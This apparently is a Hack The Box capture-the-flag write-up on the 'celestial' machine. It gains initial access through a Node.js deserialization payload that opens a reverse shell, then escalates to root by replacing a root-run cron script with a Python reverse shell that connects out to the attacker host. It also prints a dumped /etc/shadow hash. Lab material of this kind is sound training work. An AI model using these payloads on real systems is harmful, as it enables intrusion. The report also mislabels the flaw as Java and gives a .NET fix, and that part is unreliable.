
Hack The Box: celestial Report

Box Report

gndpwnd

2022-3-15

Contents

1	Hack The Box: celestial Report	1
2	Methodologies	2
2.1	Information Gathering	2
2.2	Penetration	2
2.2.1	System IP: 10.10.10.85	3
2.2.1.1	Service Enumeration	3
2.2.1.2	Initial Access	5
2.2.1.3	Privilege Escalation	10
2.3	Maintaining Access	14
2.4	House Cleaning	14
3	Appendix - Additional Items	15
3.1	Appendix - Proof and Local Contents:	15
3.2	Appendix - /etc/passwd contents	16
3.3	Appendix - /etc/shadow contents	17

1 Hack The Box: celestial Report

2 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the celestial machine is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

2.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the celestial machine.

The specific IP address was:

- 10.10.10.85

2.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to the celestial machine.

2.2.1 System IP: 10.10.10.85

2.2.1.1 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.85	TCP: UDP:

Nmap Scan Results:

Service Scan:

```
nmap -vvv -Pn -p $all_ports -sC -sV -oN /HTB-boxes/celestial/recon/nmap_all_tcp.md 10.10.10.85
```

Notable Output:

```
3000/tcp open  http      syn-ack Node.js Express framework
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
```

Vulnerability Scan:

```
nmap -vvv -Pn -p $all_ports --script vuln -oN /HTB-boxes/celestial/recon/nmap_all_vuln.md
↳ 10.10.10.85
```

Notable Output:

```
3000/tcp open  ppp      syn-ack
```

2.2.1.2 Initial Access

Vulnerability Exploited: Java Deserialization

Vulnerability Explanation:

Untrusted data passed into unserialize() function can be exploited to achieve arbitrary code execution by passing a JavaScript Object with an Immediately invoked function expression (IIFE).

Vulnerability Fix:

Use XmlReader to deserialize the data.

Reference: <https://docs.microsoft.com/en-us/dotnet/fundamentals/code-analysis/quality-rules/ca5369?view=vs-2019>

Severity: Critical

Exploit Code:

Reference: <https://www.exploit-db.com/docs/english/41289-exploiting-node.js-deserialization-bug-for-remote-code-execution.pdf>

Use this script to generate a reverse shell for nodejs:

nodejsshell.py: <https://github.com/ajinabraham/Node.Js-Security-Course/blob/master/nodejsshell.py>

Craft payload:

```
{"rce": "_$$ND_FUNC$$_function () {value} ()"}
```

Replace “value” with generated payload:

```
{"rce": "_$$ND_FUNC$$_function () {value}
```

Example:

```
{ "rce": "$$_ND_FUNC$$_function  
    () { eval(String.fromCharCode(10,118,97,114,32,110,101,116,32,61,32,114,101,113,117,105,114,101,40,39,110,101,
```

Encode the payload in base64, (replace value with your generated payload):

Reference: [https://gchq.github.io/CyberChef/#recipe=To_Base64\('A-Za-z0-9%2B/%3D'\)](https://gchq.github.io/CyberChef/#recipe=To_Base64('A-Za-z0-9%2B/%3D'))

Start a reverse shell listener:

```
nc -l vnp 4321
```

Copy the payload to burp's intruder, and send request:




Figure 2.1: x


We get a shell:

```
nc -lvnp 4321
listening on [any] 4321 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.85] 57114
Connected!
whoami
sun
ip a s
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:b9:63:4e brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.85/24 brd 10.10.10.255 scope global ens33
        valid lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:634e/64 scope global mngtmpaddr dynamic
        valid lft 86395sec preferred_lft 14395sec
    inet6 fe80::250:56ff:feb9:634e/64 scope link
        valid lft forever preferred_lft forever
```

Figure 2.2: x

Now we can pimp (upgrade) our shell

```
python -c "import pty;pty.spawn('/bin/bash')"
```

A terminal window with a black background and yellow text. The text shows a sequence of commands: 'which python' followed by a faint path, then '/usr/bin/python', then 'python -c "import pty;pty.spawn(\'/bin/bash\')"', and finally the prompt 'sun@sun:~\$' with a cursor.

```
which python /usr/bin/python
python -c "import pty;pty.spawn('/bin/bash')"
sun@sun:~$
```

Figure 2.3: x

Local.txt Contents

```
9a093cd22ce86b7f41db4116e80d0b0f
```

2.2.1.3 Privilege Escalation

Vulnerability Exploited: Weak File Permissions

Vulnerability Explanation:

An attacker has access a file that is automatically run by the root user. Using this permission to edit the file, an attacker can run malicious code on the target machine with root priveleges.

Vulnerability Fix:

Revoke permission for users besides root to edit */home/sun/Documents/script.py*.

Severity: Critical

Exploit Code:

Using *pspy64*, we can see that *script.py* is run by root:

```
2022/05/03 19:00:01 CMD: UID=0    PID=26465   | cp /root/script.py  
↳ /home/sun/Documents/script.py
```

We can edit */home/sun/Documents/script.py*

Create a python reverse shell file named *rev.py* on your attacker machine:

```
import socket, subprocess, os  
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)  
s.connect(("10.10.14.3", 1234))  
os.dup2(s.fileno(), 0)  
os.dup2(s.fileno(), 1)  
os.dup2(s.fileno(), 2)  
import pty  
pty.spawn("/bin/sh")
```

Spin up an http server on your attacker machine:

```
python3 -m http.server 8000
```

Copy the reverse shell into */home/sun/Documents/script.py* by running the following command on the target machine:

```
curl -o /home/sun/Documents/script.py http://10.10.14.3:8000/rev.py
```

Start a netcat listener on your attacker machine:

```
nc -lvnp 1234
```

We can see that the python file has been run:

```
2022/05/03 19:30:01 CMD: UID=1000 PID=26626 | nodejs /home/sun/server.js  
2022/05/03 19:30:01 CMD: UID=0    PID=26625 | python /home/sun/Documents/script.py  
2022/05/03 19:30:01 CMD: UID=1000 PID=26624 | /bin/sh -c nodejs /home/sun/server.js >/dev/null 2  
>&1  
2022/05/03 19:30:01 CMD: UID=0    PID=26623 | /bin/sh -c python /home/sun/Documents/script.py >  
/home/sun/output.txt; cp /root/script.py /home/sun/Documents/script.py; chown sun:sun /home/sun/D  
ocuments/script.py; chattr -i /home/sun/Documents/script.py; touch -d "$(date -R -r /home/sun/Doc  
uments/user.txt)" /home/sun/Documents/script.py  
2022/05/03 19:30:01 CMD: UID=0    PID=26622 | /usr/sbin/CRON -f  
2022/05/03 19:30:01 CMD: UID=0    PID=26621 | /usr/sbin/CRON -f  
2022/05/03 19:30:01 CMD: UID=0    PID=26631 | /bin/sh
```

Figure 2.4: x

We get a shell.

```
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.85] 33666
# whoami
whoami
root
# ip a s
ip a s
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen
1000
    link/ether 00:50:56:b9:63:4e brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.85/24 brd 10.10.10.255 scope global ens33
        valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:634e/64 scope global mngtmpaddr dynamic
        valid_lft 86394sec preferred_lft 14394sec
    inet6 fe80::250:56ff:feb9:634e/64 scope link
        valid_lft forever preferred_lft forever
#
```

Figure 2.5: x

Proof.txt Contents:

```
ba1d0019200a54e370ca151007a8095a
```

2.3 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

2.4 House Cleaning

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the celestial machine was completed, I removed all user accounts, passwords, and malicious codes used during the penetration test. Hack the Box should not have to remove any user accounts or services from the system.

3 Appendix - Additional Items

3.1 Appendix - Proof and Local Contents:

IP (Hostname)	Local.txt Contents	Proof.txt Contents
10.10.10.85	9a093cd22ce86b7f41db4116e80d0b0fba1d0019200a54e370ca151007a8095a	

3.2 Appendix - /etc/passwd contents

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108:/:/home/syslog:/bin/false
_apt:x:105:65534:/:/nonexistent:/bin/false
messagebus:x:106:110:/:/var/run/dbus:/bin/false
uuidd:x:107:111:/:/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:116:/:/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127:/:/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
sun:x:1000:1000:sun,,,:/home/sun:/bin/bash
```

3.3 Appendix - /etc/shadow contents

```
root:!:17428:0:99999:7:::
daemon:*:17001:0:99999:7:::
bin:*:17001:0:99999:7:::
sys:*:17001:0:99999:7:::
sync:*:17001:0:99999:7:::
games:*:17001:0:99999:7:::
man:*:17001:0:99999:7:::
lp:*:17001:0:99999:7:::
mail:*:17001:0:99999:7:::
news:*:17001:0:99999:7:::
uucp:*:17001:0:99999:7:::
proxy:*:17001:0:99999:7:::
www-data:*:17001:0:99999:7:::
backup:*:17001:0:99999:7:::
list:*:17001:0:99999:7:::
irc:*:17001:0:99999:7:::
gnats:*:17001:0:99999:7:::
nobody:*:17001:0:99999:7:::
systemd-timesync:*:17001:0:99999:7:::
systemd-network:*:17001:0:99999:7:::
systemd-resolve:*:17001:0:99999:7:::
systemd-bus-proxy:*:17001:0:99999:7:::
syslog:*:17001:0:99999:7:::
_apt:*:17001:0:99999:7:::
messagebus:*:17001:0:99999:7:::
uuidd:*:17001:0:99999:7:::
lightdm:*:17001:0:99999:7:::
whoopsie:*:17001:0:99999:7:::
avahi-autoipd:*:17001:0:99999:7:::
avahi:*:17001:0:99999:7:::
dnsmasq:*:17001:0:99999:7:::
colord:*:17001:0:99999:7:::
speech-dispatcher:!:17001:0:99999:7:::
hplip:*:17001:0:99999:7:::
kernoops:*:17001:0:99999:7:::
pulse:*:17001:0:99999:7:::
rtkit:*:17001:0:99999:7:::
saned:*:17001:0:99999:7:::
usbmux:*:17001:0:99999:7:::
sun:$6$vjnaoS9y$9CxSDZKJguHS6tK1MJF.1VchFRx5v8KS.zDDyjltN5VmPWfy49FA1lKJLrDxtNQ/F25emeJek4GiQAiWkGgMt0:17428:0
```